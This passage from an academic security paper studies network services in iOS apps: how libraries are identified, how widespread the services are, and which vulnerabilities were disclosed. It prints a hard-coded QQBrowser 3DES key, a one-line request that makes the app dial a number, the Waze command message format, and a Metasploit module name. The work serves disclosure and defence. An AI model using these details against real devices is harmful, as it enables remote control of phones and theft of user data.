GameKit (2)	_OBJC_CLASS_$_GKMatchmaker	Symbol Table	1 (0%)	12 (1.46%)	13 (1%)	5,580 (3.3%)
	sharedMatchmaker	String Table				
	setInviteHandler:	String Table				
MultipeerConnectivity	_OBJC_CLASS_$_MCSession	Symbol Table	10 (2.08%)	3 (0.37%)	13 (1%)	604 (0.36%)

UI libraries for prettified views, etc. The third-party network service library is a subset of the whole library repository.

To identify the third-party network service libraries, we propose *call stack similarity analysis*, which is mainly used for hunting similar bugs [39, 65], to identify these libraries. Our call stack analysis is based on the runtime properties of a program. After the third-party network service libraries are identified, we use *Information Gain* [59] to select the most prominent signatures for these libraries.

Identifying third-party libraries. The top-left box of Figure 8 shows that there are no rich information in the call stack C. Consequently, we map the call stack to the executable with the help of the ASLR value preserved in our dynamic analysis phase. We collect the strings s_{ii} (e.g., "Error in listen() function" in Figure 8) in each method (e.g., "sub_10099E130" in Figure 8) that the pointers in the call stack point to in order to build a token t_i. All t_i acquired are concatenated to generate a longer token T (bottom-left box of Figure 8). Considering that the app code the pointers point to is always a mixture of developer's code and third-party library's code, so the token T collected is a mixture of t_i from developer's code and third-party library's code. For example, the pointers in the call stack of the `Covet Fashion` app in Figure 8 point to libraries `Cocoa Async Socket` (1, 2, 5), `CocoaHTTPServer` (6, 9), `Tapjoy` (10, 11, 16, 17), and developer's code (26) respectively; the token t_i in developer's code (26) will affect similarity analysis since developer's code varies in different apps. To reduce noise induced by developer's code in similarity analysis, we propose a *weighted edit distance* algorithm to focus on the third-party library's code.

Since the third-party library's code is pointed by pointers at the top of the call stack, the token t_i related to the top of the call stack is assigned a larger weight w_i, and vice-versa. To factor in the weight, we duplicate t_i multiple times according to the w_i assigned to the token and then get a new longer token T'. After that, we measure the similarity ratio R of call stacks by using different T'. In practice, we adopt a *Levenshtein edit distance ratio* [63] algorithm, that is

$$DistanceRatio(a,b) = 1 - \frac{EditDistance(a,b)}{|a|+|b|} \quad (1)$$

where a and b denote two tokens T', respectively. The whole process is described in Algorithm 1.

Algorithm 1 Weighted edit distance for identifying third-party network service libraries

Input: Call stack: C_1, C_2; Token for call stack: T_1, T_2;
Output: Weighted edit distance of the two call stacks: R;

$W \leftarrow Max(Len(C_1), Len(C_2))$
$T_1' \leftarrow$ GET_WEIGHTED_TOKEN(W, C_1, T_1)
$T_2' \leftarrow$ GET_WEIGHTED_TOKEN(W, C_2, T_2)
$R \leftarrow Levenshtein.ratio(T_1', T_2')$
function GET_WEIGHTED_TOKEN(W, C, T)
  for each $i \in [0, W-1]$ **do**
    $w_i \leftarrow W - i$
    $t_i \leftarrow T[i]$
    $t_i' \leftarrow Duplicate(t_i, w_i)$
    $T' \leftarrow Concatenate(T', t_i')$
  return T'

The weighted edit distance can increase the edit distance ratio R of the call stacks for the same third-party network service library in different apps, but has slightly less influence for different libraries (see Table 4). Empirically, we tune the parameter and finally consider as a third-party network service library if the ratio $R \geq 0.6$. Note that, the threshold is tuned to optimize the library identification. The results obtained are not overly-sensitive to the different thresholds chosen.

Building signatures for third-party libraries. In practice, if the similarity of two stacks reaches the threshold, the code pointed by the stack is considered as third-party libraries. Then we inspect the corresponding apps and tag the identified third-party network service libraries by searching GITHUB or GOOGLE. The most straightforward way to find the in-app network service is to identify the developer's code that exactly invokes the third-party network service API. However, this approach could be very time-consuming to scale up because it needs an extensive analysis of each app to build the API invocation due to the Objective-C runtime property, `message dispatch` [47, 67]. To address the challenge, we propose to use the string s_{ii} relevant to the third-party library to generate a signature instead.

By leveraging the TF/IDF algorithm in GENSIM [71], we evaluate each s_{ii} (bottom-left box of Figure 8) and obtain the prominent s_{ii}, which is used for identifying third-party network service libraries. Finally, we obtain a $< signature, tag >$ tuple for each library. For example, the `GCDWebServer` library is presented as <"%@ started on port %i and reachable at %@", "GCDWebServer">.

Table 4: Edit distance/weighted edit distance ratio R of call stack for third-party network service libraries.

Edit distance/ Weighted edit distance	QQBrowser (CocoaHTTPServer)	Taobao4iPhone (wangxin.taobao)	Libby (GCDWebServer)	QQSports (TencentVideoHttpProxy)
bbtime (CocoaHTTPServer)	**0.74/0.82**	0.16/0.18	0.36/0.37	0.28/0.28
Tmall4iPhone (wangxin.taobao)	0.16/0.18	**1.00/1.00**	0.19/0.22	0.12/0.18
NOW (GCDWebServer)	0.37/0.37	0.17/0.19	**0.89/0.91**	0.30/0.29
KuaiBao (TencentVideoHttpProxy)	0.31/0.31	0.15/0.20	0.30/0.30	**0.54/0.66**

By using signatures of third-party network service libraries, we can execute a large-scale analysis of iOS apps and push forward the analysis boundary from the system APIs to third-party network service libraries (e.g., Section 7.2). Furthermore, the extracted signatures enable us to apply association analysis to figure out the relation between these third-party network service libraries.

In summary, the proposed library identification approach is specifically designed for a call trace which reaches the `_bind` API. The third-party library to which the call stack points is a network service library. This approach outperforms the cluster-based method [67] by utilizing lower complexity (unnecessary to build the third-party library corpus before extracting network service libraries) and high precise (e.g., identifies the library `Unreal Engine 4` which provides the network service but is commonly known as a game library) analysis.

5.3 Results of Building Network Service Signatures

Using the proposed methodology, we identify six system APIs and 34 third-party libraries by analyzing the call stacks of seed apps. System network service APIs are collected by traveling the call stack. The results are shown in the first two columns of Table 3. Third-party network service libraries are collected by analyzing the similarity of the call stack. The results are shown in x-axis of Figure 10 and Table 7 in the Appendix.

Given that there is no ground truth for the identification of network services, each app must be inspected to confirm the existence of network service usage. Unfortunately, inspecting more than one thousand apps is tedious and time consuming, so we instead chose to randomly sample 130 apps (10%) from the seed dataset. Each of the six expert researchers separately inspected each app and identified the use of system APIs and third-party libraries. Our analysis of the randomly sampled dataset suggests 100% accuracy, with 0% disagreement among the expert researchers, showing the effectiveness of our proposed system. Although the perfect accuracy would probably not be supported through verification of every app that we collected, with more time and effort, manual verification of a sample size greater than 400 apps ($> 30\%$) would give a more pronounced success rate. Furthermore, experimental results show that among the 1,300 apps, none of the apps is obfuscated, suggesting that obfuscation is not wildly applied to iOS apps to affect the analysis result (the detail is available on our website). *We highlight that currently there is no benchmark dataset publicly available for any accuracy comparison of other iOS library identification approaches.*

6 Large-Scale Analysis of Network Services

We begin by analyzing the prevalence of the network service use in iOS apps. By taking signatures of APIs and libraries, we query the metadata of the collected apps stored in our database to find the percentage of apps that may use network services. We further analyze the association or interdependencies among these third-party network service libraries, in assistance with the extraction of apps for subsequent analysis. We highlight our main results in the remarks.
***(i)* System network service APIs.** To reveal the portion of iOS apps that make use of network services, we use the API signatures collected from the seed apps to query our database (see query result breakdowns in Table 6 in the Appendix). Apps assembling these APIs are potentially ready to start network services. As shown in Table 3 (columns 4 and 5), most of the apps follow the guidance of [25]; specifically, using the API `_CFSocketSetAddress` of `Core Foundation socket` and the API `_bind` of `BSD sockets` can compose a network service. `_res_9_nquery` is an undocumented API used by iOS apps. Although Apple has documented the remaining three APIs, it does not clarify whether these APIs provide the network services.

Compared to the dynamic analysis results shown in Table 2, our query found several-fold more apps capable of invoking system APIs for network services. We believe the reasons for the discrepancy are as follows: *(i)* The code snippet for invoking a system API for network services may be dead (i.e., unused or dummy) code; *(ii)* UI interaction may hinder execution of the code snippet that invokes these APIs, so dynamic analysis fails to pick it up.

The percentage of apps using network services decreases from 52.62% when querying the 1,300 seed apps to 40.98% when querying the 168,951 iOS apps (see the last two columns of Table 3), since general apps are not as fully-featured as many of the top rate apps. Results grouped by category reveal that different categories of apps exhibit markedly different trends in their use of network services. Most iOS apps in the "Game" category are inclined to provide network services for multi-peer connection. These apps account for over 60% of




Figure 9: Network services across app categories.




Figure 10: Third-party network service libraries detected in the seed apps.

the designated categories. The categories "Reference" and "Photo & Video" are comparably less likely to provide network services. Other libraries are distributed uniformly in different categories. The query results are depicted in Figure 9.

Remark 1. Network services are prevalent in iOS apps. 40.98% apps potentially invoke system APIs to provide network services. The results show that almost every top popular app in China (73.54%) contains code to start a network service. Queries further reveal that China apps are almost twice as likely to invoke network service APIs than their US counterparts (over 73.54% vs. over 40.37%).

***(ii)* Third-party network service libraries.** iOS apps commonly integrate third-party libraries to provide their network services. In order to characterize the distribution of third-party network service libraries in iOS apps, we query the third-party libraries in top popular apps by using the collected signatures. As shown in Figure 10, we note that *(i)* as a basic support for establishing network services, `CocoaAsyncSocket` is a prevalent used third-party library in both the United States and China. *(ii)* Apps from the United States are more willing to integrate the `GCDWebServer`, `Google Cast`, and `UnityEngine.iOS` third-party libraries. *(iii)* Due to poor accessibility of network resources in China, the `Google Cast` library is rarely used in apps from China. Libraries in China are largely more scattered in all categories than those in the United States. We further




Figure 11: Third-party network service libraries across app categories. The color encodes the logarithm of the number of apps ($\log_2$(# apps)) using third-party libraries.

extend our analysis to the 168,951 iOS apps, and the results are grouped by the category of iOS apps (see breakdowns in Table 7 in the Appendix). As shown in the corresponding heatmap of Figure 11, we have the following observation.

Remark 2. Apps in the "Game" category are most likely to use third-party libraries. Besides the libraries of `CocoaAsyncSocket` and `UnityEngine.iOS`, the "Game" category mainly uses `CocoaHTTPServer` and `Tapjoy-CocoaHTTPServer-Extension` libraries. Among the top five used network service libraries, there are third-party libraries `CocoaHTTPServer` and `GCDWebServer`, providing various interfaces for developers to customize (e.g., designate the access interface, specify resources/functionalities) the network services. This may potentially lead to the library misuse.

***(iii)* The dependency relationship of network service libraries.** The error-prone use of third-party libraries (e.g., `GCDWebServer`, `CocoaHTTPServer`) are widely used in iOS apps. It is likely that these third-party network service libraries are supporting infrastructure for other libraries. We use the FP-GROWTH algorithm [52] to mine the association of third-party libraries. The rules discovered by FP-GROWTH is listed in Table 5. From Table 5, we find dependencies between different third-party network service libraries. For example, the dependency of `Tapjoy-CocoaHTTPServer-Extension` can be depicted as `Tapjoy-CocoaHTTPServer-Extension` $\longrightarrow$ `CocoaHTTPServer` $\longrightarrow$ `CocoaAsynSocket` $\longrightarrow$ `_bind` (lines 1, 5, and 11 in Table 5). This is verified by checking source code of this library. Even for closed source libraries, we know the dependency of the libraries from the table. For example, analysis result reveals that the closed source library `TencentVideoHttpProxy` is built on top of the open source `CocoaAsyncSocket` library (line 14). In the real world, the relations of third-party network service libraries are shown in the blue box of Figure 3. We also find the prevalent usage of `Happy`

Table 5: Association of third-party network service libraries and system network service APIs.

#	Library/API	Library/API
1	Tapjoy-CocoaHTTPServer-Extension	CocoaHTTPServer
2	Tapjoy-CocoaHTTPServer-Extension	CocoaAsyncSocket
3	PDRCoreHttpDaemon	_CFSocketSetAddress
4	Ionics_Webview	GCDWebServer
5	CocoaHTTPServer	CocoaAsyncSocket
6	Happy_DNS	_res_9_nquery
7	MAASDK	CocoaAsyncSocket
8	Ionics_Webview	_bind
9	wangxin.taobao	_CFSocketSetAddress
10	MongooseDaemon	_bind
11	CocoaAsyncSocket	_bind
12	Tapjoy-CocoaHTTPServer-Extension	_bind
13	CocoaHTTPServer	_bind
14	TencentVideoHttpProxy	CocoaAsyncSocket
15	Platinum_UPnP	_bind
16	GCDWebServer	_bind
17	upnpx	_bind
18	DIAL_UPnP	_bind
19	WebRTC	_bind
20	SmartDeviceLink	_bind
21	Connect_SDK_Core_(iOS)	DIAL
22	FunTV	CocoaAsyncSocket
23	Unreal_Engine_4	Game_Kit_(2)
24	TencentVideoHttpProxy	CocoaHTTPServer
25	wangxin.taobao	_bind
26	UnityEngine.iOS	_bind

`DNS` library (demonstrated in Figure 10) in China leads to the prevalent usage of undocumented API usage `_res_9_nquery` in iOS apps (line 6). Based on the relation of network service libraries, we find that the widely used `Ionic's Webview` is built on top of the `GCDWebServer`. As the most recent version of `Ionic's Webview` has been adjusted to use loopback interface when integrating `GCDWebServer`, we can skip checking the apps using both `GCDWebServer` and `Ionic's Webview` libraries.

7 Determining iOS App Vulnerabilities


In this section, we first closely examine the network service vulnerabilities discovered after vetting the 1,300 seed apps. We summarize four categories of vulnerabilities, and explain the details of two real-world vulnerable apps acknowledged by vendors, which are `Waze`, `Now`, and `QQBrowser`. Note that the acknowledgment of some vulnerabilities is pending. We finally scrutinize the vulnerabilities of 3 typical network service libraries in 168,951 iOS apps and discuss the underlying reason.

7.1 Vulnerabilities in Seed Apps

Previous 11 vulnerabilities identified among the 1,300 seed apps fall into four categories: *(i)* Connected with an IoT device with no/weak access control (`Waze` and `SCOUT GPS LINK`). *(ii)* Served as a command server to execute command per the client's request (`QQBrowser`, `Taobao4iPhone`, and `Youku`). *(iii)* Served as a file server to share files between a desktop computer and an iOS device (`Now`). *(iv)* Served as a content distribution networks (CDN) node to share videos with other peer devices. We regard these vulnerable apps (`Amazon Prime Video`, `QQSports`, etc.) of this category as low risks since the video clips shared are usually non-private.

(i) **Remote Command Execution and Denial-of-Service: A case of an iOS app connected with an IoT device with no/weak access control.** To connect with an IoT device, vulnerable apps always turn the iOS device to be a server. Two vulnerable apps, `Waze` and `SCOUT GPS LINK`, provide network services in the LAN interface for the IVI system, but these apps provide little to no access control. For example, `Waze` is a popular community-based traffic and navigation app in the United States. Dynamic analysis reveals that the app starts network service on port 12345 through the LAN interface. We also find that the network service on port 12345 accepts any connection attempts, and processes remote command messages in which a valid command message starts with "`WL`". The potential threats with the `Waze` network service are as follows. *(i)* For any incoming message (see $M4$ listed in Figure 2) starting with "`WL`", `Waze` will cache the message until the memory resource is exhausted (see $M3$ listed in Figure 2). Attackers can then drain the network traffic to crash the app remotely ($A3$). *(ii)* A message with format "`WL|msgID|msgSize|msg`" can be accepted by `Waze` and a malformed overlong message will lead to remote memory corruption, including OOB (out-of-boundary) access or UAF (use-after-free) ($A3$). *(iii)* The message "`msgID`" set to 48 can be used to send touch events to manipulate the app. The message can further reset the destination to maliciously navigate an end-user to alternative places ($A1$). The network service is pervasive, such that an attacker can even probe and attack iOS device with `Waze` running in cellular networks ($A4$). We have to mention that this vulnerability only exists in the iOS version of `Waze` since the Android version does not provide these network services. We reported the vulnerability to `Waze` company acquired by Google, `Waze` fixed this security issue three days after we reported, and Google finally acknowledged the vulnerability.

(ii) **Data Leakage: A case of sharing files between a desktop computer and an iOS device.** The current inconvenient file sharing of the iTunes client provides a chance for developers to ease the sharing process for users. Some apps turn an iOS device to be a web server for file sharing. The privacy-preserving sharing should be considered for access control but `Now` breaks the rule for file sharing. `Now` is a live broadcast and a popular social networking app in China. Dynamic analysis discovers that the app provides the network service on port 8080. Static analysis later reveals that the app sets the root folder of the network service to `data container` directory when using the third-party library `GCDWebServer`



(a) `Now` app exposes content in its `data container`

(b) `Libby` app starts a web server on the loopback interface

Figure 12: Safari web-browser used to access the network service in the same host and Wi-Fi network.

(see Figure 7). With this service, the app allows an unauthorized attacker (*M*2) to access the credentials within the `data container` directory of the app (*M*1). Data exposed by the app is depicted in Figure 12(a). By downloading credentials from the victim and uploading the acquired credentials to the attacker's device, the attacker can sign in the app using the victim's identity to perform in-app purchases with the pre-deposit money (*A*1). Similar to the `Waze` vulnerability, the attacker can scan the cellular network to identify the victims (*A*4). The vendor of this app, "Tencent Technology (Shenzhen) Company Limited," ranked this security issue as a high risk. This vulnerability was patched by switching off the relevant functionality remotely after we reported.

(iii) **Remote Command Execution: A case of an iOS app executing command per the client's request.** iOS apps may provide network services for end-users to manage the apps. However, the weak authorization may expose the services to any host in the same network with the victim. For example, an attacker can remotely compromise an iOS device by exploiting the flaw, e.g., the "exit" command disables the network service in `Youku` or "set" command controls UDID of `Taobao4iPhone`. Besides these two apps, a high risk vulnerability is discovered in the `QQBrowser` app. `QQBrowser` is a popular app, especially in China. Previous work showed the `QQBrowser` network service vulnerability in the Android app [32]. By exploiting the vulnerability discovered in the Android app, an attacker can remotely perform unauthorized sensitive data access (e.g., obtain the app list or app setup) on the Android device. However, the same vulnerability has not been patched for the iOS counterpart. The port 8786 is used for connecting for Android, whereas the port 13145 is for iOS. Android implements the network service on `NanoHTTPD` library, whereas the iOS network service is established through an open source repository `CocoaHTTPServer`.

On top of the HTTP server, the iOS app provides the network service for two commands (i.e., "url" and "installurl"). Apart from the "installurl" command that drives the app to navigate to the items in iTunes, there are 9 additional sub commands behind "url" that provide more functionality, such as "tel" for dialing a specific number and "sms" for sending sms message (*M*1). These sub commands are enclosed in the body of a post request. In order to ensure the validity of each post request for the network service, the app enforces a Triple DES encryption to each post request and body data. However, the key (`kM7hYp8lE69UjidhlPbD98Pm`) for decryption is hard-coded in the app code (*M*2). This weak authorization can be bypassed by building a valid request for an attacker (*A*2). We demonstrate an example that the valid request would trigger the app to dial "10086": `requests.post(http://+ip+:13145/+encrypt_3des(data=send?uuid=a8f349666b833151a861e8beb611f21a&type=url, key = key), data = encrypt_3des(data ='tel:10086', key = key), headers=headers)`. We have reported this vulnerability to "Tencent Security Response Center," which has ranked this security issue as a high risk. This vulnerability has already been patched in the most recent version.

7.2 Extensible Vulnerabilities of Affected Network Service Libraries

Through the lightweight large-scale analysis, we identify apps that use system APIs or integrate third-party libraries for network services. To have a better understanding of the network service vulnerabilities in the wild, we carry out static analysis of 2,116 apps, filtered out from the whole dataset, by using only the signatures of `WebLink` (3 apps), `libupnp` (16 apps), and `GCDWebServer` (2,097 apps). In the C library (e.g., `WebLink` and `libupnp`) vetting process, we manually verify the vulnerability; for Objective-C library, `GCDWebServer` for instance, we perform static analysis by using our static analysis tool. Dynamic analysis acts as an auxiliary for manual confirmation. We further identify an additional 92 vulnerabilities, and summarize them into three categories: *(i)* using vulnerable libraries, *(ii)* the abuse out-of-date vulnerable libraries, and *(iii)* the misuse of libraries.

(i) **Using the vulnerable WebLink library.** `WebLink` library, which renders the `Waze` app vulnerable, is used by another 3 apps: `WebLink for KENWOOD`, `WebLink for JVC`, and `WebLink Host`. In order to project a smart phone's screen to in-vehicle infotainment (IVI) systems, the `WebLink` library creates a virtual app screen on the IVI systems. To receive the commands from the virtual screen, it turns the iOS device into a server. By using this library, the app can capture user interactions on IVI systems. After studying this service, we find developers of the `WebLink` library make two mistakes in the design of the library. *(i)* Vendors mistakenly take the virtual screen and the smartphone as two logically separate devices as they use the LAN interface for connection (*M*4).

In fact, the virtual screen is a projector of the smartphone. *(ii)* There is no authorization required for executing the restricted functionality ($M2$), such that adversaries can remotely connect the smartphone via these apps and send touch events to manipulate ($A1$) or crash the app ($A3$).

(ii) **Abusing the out-of-date vulnerable portable UPnP library.** `UPnP` is a protocol that enables discovery, event notification, and control of devices over a network, independent of the operating system, programming language, or physical network connection. `Portable UPnP` SDK as known as `libupnp` [1] implements `UPnP`. Many projects, such as `HD Network DVD Media Player`, `aMule CVS tarballs`, are built on top of `libupnp`, which sets up a UDP network service on port 1900. Per CVE [3], several exploitable vulnerabilities exist in `libupnp`'s old versions. These vulnerabilities would affect routers, media servers, etc. [64]. To patch these vulnerabilities, Google requires that the apps submitted to Google Play Store should adopt a new version (higher than version 1.6.18) of `libupnp` [4]; however, there is no warning for iOS apps. To quantify the impact of the `Portable UPnP` library vulnerability (i.e., # apps affected), we search this library among our collected dataset by using a signature. The result shows that 16 apps integrate the `libupnp` library, among 13 apps using out-of-date `libupnp`, 6 apps are seriously impacted by this library, these vulnerable apps have been installed millions of times. Interestingly, we find that the vendor "Flipps Media Inc." has upgraded the library in the product `iMediaShare`, whereas other products, `Flipps TV` (version 6.3.8) and `FITE TV` (version 2.1), are still using the vulnerable version of the library (e.g., "1.6.13."). The impacted apps are verified vulnerable by using module "multi/upnp/libupnp_ssdp_overflow" of Metasploit [58], which can crash the app remotely ($A3$) .

(iii) **Misuse of the GCDWebServer library.** The misuse of the `GCDWebServer` library exposes privacy or functionality to adversaries. To locate the misuse of this library, we look into the interface of the library and analyze how apps use this library.[2] We highlight that multiple factors lead to the misuse of this library. In the case of a vulnerable "file listing service" when using this library, the following three factors constitute a `rule` for locating the misuse issue. *(i)* Arguments are passed to the library, indicating the use of the LAN interface. *(ii)* The root folder is set to the `data container` directory. *(iii)* The built-in file listing functionality is used by this app. The query result reveals that 2,097 apps integrate the `GCDWebServer` library. By using the association rule shown in Table 5, the app integrating `GCDWebServer` which is a support for other libraries, is excluded. Finally, 517 apps are screened out, meaning they use this library exclusively. After checking these 517 apps using both static data-flow analysis, dynamic analysis and manual confirmation, 83 apps that misuse the `GCDWebServer` library are verified vulnerable. Note that, static analysis helps us to find more vulnerabilities behind user interaction. For instance, with the vulnerability in `GCDWebServer` library (CVE-2019-14924 [11]), the vulnerability in the `JDRead` app arises when a user is turning on the file sharing functionality of the app, and the `QQMail` exposes attachment to the adversary in the same Wi-Fi network when a user is reviewing the attachment in an email.

[2]The automated static analysis process and results are available at https://sites.google.com/site/iosappnss/home.

8 Related Work

Vetting the security of network services. There has been a plethora of work dedicated to vetting the security of network services [22, 32, 55, 80] as well as hunting security bugs [35, 38] and malicious behaviors [34, 36, 37] of Android apps. However, the analyzer for Android apps cannot be squarely applied to iOS due to the different programming language (e.g., Java and Objective-C). In addition, much work focuses on other security aspects of iOS apps, such as the secure usage of TLS/SSL certificates of iOS apps [67] and the cryptographic misuse of iOS apps [49]. Kobold [44] examines access control flaws on iOS. However, security vetting for network services of iOS apps has not been extensively explored.

Third-party library identification. The current third-party library identification methodology falls into four categories: text-based [29], token-based [57], tree-based [30], as well as semantics-based [60]. Android researchers have contributed widely to the third-party library identification [27, 48, 76]. CRiOS [67] is the only work focusing on third-party library identification in iOS. They clustered and studied the dependencies of classes in iOS apps in order to identify third-party libraries. CRiOS requires building all the third-party library repositories, whereas ours only builds a small portion of third-party network service libraries.

Software testing techniques on iOS. *(i) Dynamic analysis of iOS apps*. Szydlowski et al. [75] proposed an approach to tracking sensitive API calls by using debugger breakpoints and tried to automate the process by simulating the interaction with the identified UI views. ICRAWLER [56] explored the UI states of iOS apps by hooking techniques to inspect the UI elements. DIOS [61] utilized UI automation to retrieve the UI hierarchy and interact with UI elements to cover more code paths of iOS apps. IRIS [41] transported the instrumentation framework, termed VALGRIND [66], to iOS to vet private API abuse. *(ii) Static analysis of iOS apps*. PIOS [47] performed data-flow analysis to build the CFG and static taint analysis on top of the IDA [53] to track the privacy transferred. MoCFI [40] extracted the CFG of an app on top of the PiOS [47] and checked whether the instructions that change an execution flow are valid at runtime. Chen et al. [33] studied libraries in iOS and Android apps by considering invariant features between the two. We cross check the vulnerabilities identified and find none of these vulnerabilities exist in Android apps. Feichtner et al. [49] proposed static analysis

by using LLVM IR for iOS apps; however, the methodology needs to be adopted at scale.

To the best of our knowledge, this is the first paper to systematically examine the security of iOS apps' network services on a large scale. We believe the vetting methodology and the results in this paper can inform security researchers as they closely inspect the iOS security in the future, and in particular, inform app developers and network operators on whether the policy of using the LAN network should be rectified.

9 Concluding Remarks

Thanks to its open source framework, much work has already tested the security of Android apps. Unfortunately, Apple's closed ecosystem makes vetting iOS systems much more difficult. This paper proposes the first methodology for conducting a large-scale security analysis of iOS apps' network services. When applied to the top 1,300 iOS apps, our proposed approach found 11 apps with vulnerabilities, three of which were acknowledged by their vendors. Extending our analysis to 168,951 apps found an additional 92 vulnerabilities and showed that the most popular provenance for an iOS device remote attack involves turning the device into a server.

With hindsight that the inconsistent functionalities between Apple and Google will potentially trigger vulnerabilities,[3] for mitigation, we therefore recommend app developers to use the loopback interface as much as possible to avoid unnecessary use of the LAN interface, and to enforce the deliberately designed access control when using the LAN interface. Furthermore, to mitigate the attack via public Wi-Fi or cellular networks, we recommend network operators to implement stricter firewall strategies and block unknown connection attempts originating from the same LAN network. System vendors such as Apple should also apply a host-based firewall, such as the one adopted by the OS X system, to the iOS system. We hope that our findings can motivate iOS app developers to focus more on the security of their network services and that our methodology for determining faulty libraries can be used by stakeholders to vet the apps they choose to use or make.

Acknowledgments

We thank William Enck and the anonymous reviewers for their valuable feedback. We thank Cameron Ballard and Benjamin Zhao for proofreading the early version of this paper. We thank Xiaobo Chen, Tao Huang, and Jian Zhang, affiliated to PWNZEN InfoTech Co., LTD, for their valuable assistance of our manual analysis. This work was supported, in part, by the National Key Research and Development Program of China (2018YFE0126000, 2017YFB0802901) as well as the National Science Foundation of China (61972453, 61672350). Haojin Zhu (zhu-hj@cs.sjtu.edu.cn) is the corresponding author of this paper.

[3] One example is that Android provides cast functionality to project smartphone's screens to third-party screens while iOS developers must adopt an error-prone TCP-relay to implement such functionality.

References

[1] Linux, sdk. for UPnP Devices (libupnp).

[2] Wormhole. http://xlab.baidu.com/wp-content/uploads/2016/01/wormhole_external_final.pdf.

[3] libupnp vulnerability. https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=libupnp.

[4] How to fix apps with the portable SDK for UPnP library vulnerabilities. https://support.google.com/faqs/answer/6346109?hl=en-GB.

[5] CVE-2018-6344. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-6344.

[6] Clutch. https://github.com/KJCracks/Clutch.

[7] Cocoahttpserver. https://github.com/robbiehanson/CocoaHTTPServer.

[8] Frida. https://www.frida.re/.

[9] Dagger. http://dagger.repzret.org/.

[10] dumpdecrypted. https://github.com/stefanesser/dumpdecrypted.

[11] CVE-2019-14924. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-14924.

[12] libimobiledevice. https://github.com/libimobiledevice/ideviceinstaller.

[13] iTunes search API. https://affiliate.itunes.apple.com/resources/documentation/itunes-store-web-service-search-api/.

[14] jtool. http://www.newosxbook.com/tools/jtool.html.

[15] Waze. https://www.waze.com/.

[16] Weblink. https://www.abaltatech.com/press/weblink-from-abalta-technologies-brings-popular-waze-smartphone-app-into-the-connected-car.

[17] CVE-2019-3568. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-3568.

[18] Dancing line. https://apps.apple.com/us/app/dancing-line-music-game/id1177953618.

[19] Rules of survival. https://apps.apple.com/us/app/rules-of-survival/id130796175.

[20] frida-ios-dump. https://github.com/AloneMonkey/frida-ios-dump.

[21] L. O. Andersen. *Program analysis and specialization for the C programming language*. PhD thesis, University of Cophenhagen, 1994.

[22] D. Antonioli, N. O. Tippenhauer, and K. Rasmussen. Nearby threats: Reversing, analyzing, and attacking Google's' 'nearby connections' on Android. In *NDSS*, 2019.

[23] Make and receive calls on your Mac, iPad, or iPod touch. https://support.apple.com/en-hk/HT209456.

[24] Objective-c runtime. https://developer.apple.com/documentation/objectivec/objective-c_runtime?language=objc.

[25] Writing a TCP-based server. https://developer.apple.com/library/archive/documentation/NetworkingInternet/Conceptual/NetworkingTopics/Articles/UsingSocketsandSocketStreams.html#//apple_ref/doc/uid/CH73-SW8.

[26] S. Arzt, S. Rasthofer, C. Fritz, E. Bodden, A. Bartel, J. Klein, Y. Le Traon, D. Octeau, and P. McDaniel. Flowdroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for Android apps. In *ACM Sigplan Notices*, 2014.

[27] M. Backes, S. Bugiel, and E. Derr. Reliable third-party library detection in android and its security applications. In *ACM CCS*, 2016.

[28] X. Bai, L. Xing, N. Zhang, X. Wang, X. Liao, T. Li, and S.-M. Hu. Discovering and exploiting novel security vulnerabilities in Apple zeroconf. In *Black Hat USA*, 2016.

[29] B. S. Baker. On finding duplication and near-duplication in large software systems. In *IEEE Working Conference on Reverse Engineering*, 1995.

